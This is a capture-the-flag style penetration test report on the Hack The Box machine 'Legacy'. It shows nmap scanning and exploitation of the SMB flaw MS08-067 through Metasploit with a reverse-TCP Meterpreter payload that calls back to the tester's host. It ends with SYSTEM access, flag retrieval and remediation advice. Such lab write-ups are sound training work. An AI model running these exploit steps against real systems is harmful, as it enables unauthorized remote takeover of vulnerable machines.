Hack The Box Penetration Test Report

Machine Name: Legacy

Author: Prince.

Date: 26th May 2025

1. Summary

This report details the findings of the penetration test conducted against the HackTheBox machine 'HTB-Legacy'. The goal was to capture user and root flags, simulating a real-world black-box assessment.

2. Methodology

1. Reconnaissance: Performed initial scanning using Nmap to identify open ports and services
2. Enumeration: Analysed identified services, focusing on SMB running on port 445
3. Exploitation: Leveraged the SMB vulnerability MS08-067 (CVE-2008-4250) via Metasploit to gain SYSTEM-level access
4. Flag Capture & Documentation: Retrieved the flag and documented the findings in the penetration test report

3. Target Information

- IP Address: 10.10.10.4
- Machine Name: HTB-Legacy
- Operating System: Windows

4. Reconnaissance


Command Used:

```
sudo nmap 10.10.10.4
```

Result:
Open Ports:

- 135/tcp - msrpc
- 139/tcp - netbios-ssn

- 445/tcp - microsoft-ds



```
┌─[us-vip-9]─[10.10.14.11]─[kingpaimon666@htb-ngf2ml4pjd]─[~]
└──╼ [★]$ sudo nmap 10.10.10.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-10 16:30 CDT
Nmap scan report for 10.10.10.4
Host is up (0.010s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

5. Exploitation

The target system was identified as a Windows machine with SMB services running on port 445. Based on known vulnerabilities associated with outdated Windows operating systems, the target appeared to be vulnerable to MS08-067 (CVE-2008-4250) - a critical remote code execution flaw in the server service. A successful reverse shell was obtained, granting full SYSTEM - level access to the target machine.

Steps to Reproduce

- Initiated the Metasploit Framework.

```
msfconsole
```

- Loaded the applicable SMB exploit module

```
use exploit/windows/smb/ms08_067_netapi
```

- Configured the required parameters for successful exploitation

```
set RHOSTS 10.10.10.4
set RPORT 445
set LHOST 10.10.14.11
set LPORT 4444
```


- Specified the payload to be used for reverse shell access:

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

- Executed the exploit:

```
exploit
```

- Successfully established a Meterpreter session with **NT AUTHORITY\SYSTEM** privileges on the target host



```
(Meterpreter 1)(C:\WINDOWS\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
```

6. Remediation Recommendation


- Apply Security Patch
- Disable SMBv1
- Upgrade Legacy Systems
- Implement Network Segmentation

7. Conclusion

The machine 'HTB-Legacy' was successfully compromised.

8. Flags Captured (Proof of Access)

- user.txt: [Redacted]




```
(Meterpreter 1)(C:\WINDOWS\system32) > cd "C:/Documents and Settings/john/Deskto
p"
(Meterpreter 1)(C:\Documents and Settings\john\Desktop) > ls
Listing: C:\Documents and Settings\john\Desktop
===============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  32    fil   2017-03-16 01:19:49 -0500  user.txt

(Meterpreter 1)(C:\Documents and Settings\john\Desktop) > cat user.txt
[redacted](Meterpreter 1)(C:\Documents and Settings\john\D
esktop) >
```

- root.txt: [Redacted]



```
(Meterpreter 1)(C:\Documents and Settings\Administrator) > cd Desktop\\
(Meterpreter 1)(C:\Documents and Settings\Administrator\Desktop) > ls
Listing: C:\Documents and Settings\Administrator\Desktop
========================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  32    fil   2017-03-16 01:18:50 -0500  root.txt

(Meterpreter 1)(C:\Documents and Settings\Administrator\Desktop) > cat root.txt
[redacted]                         (Meterpreter 1)(C:\Documents and Settings\Admini
strator\Desktop) >
```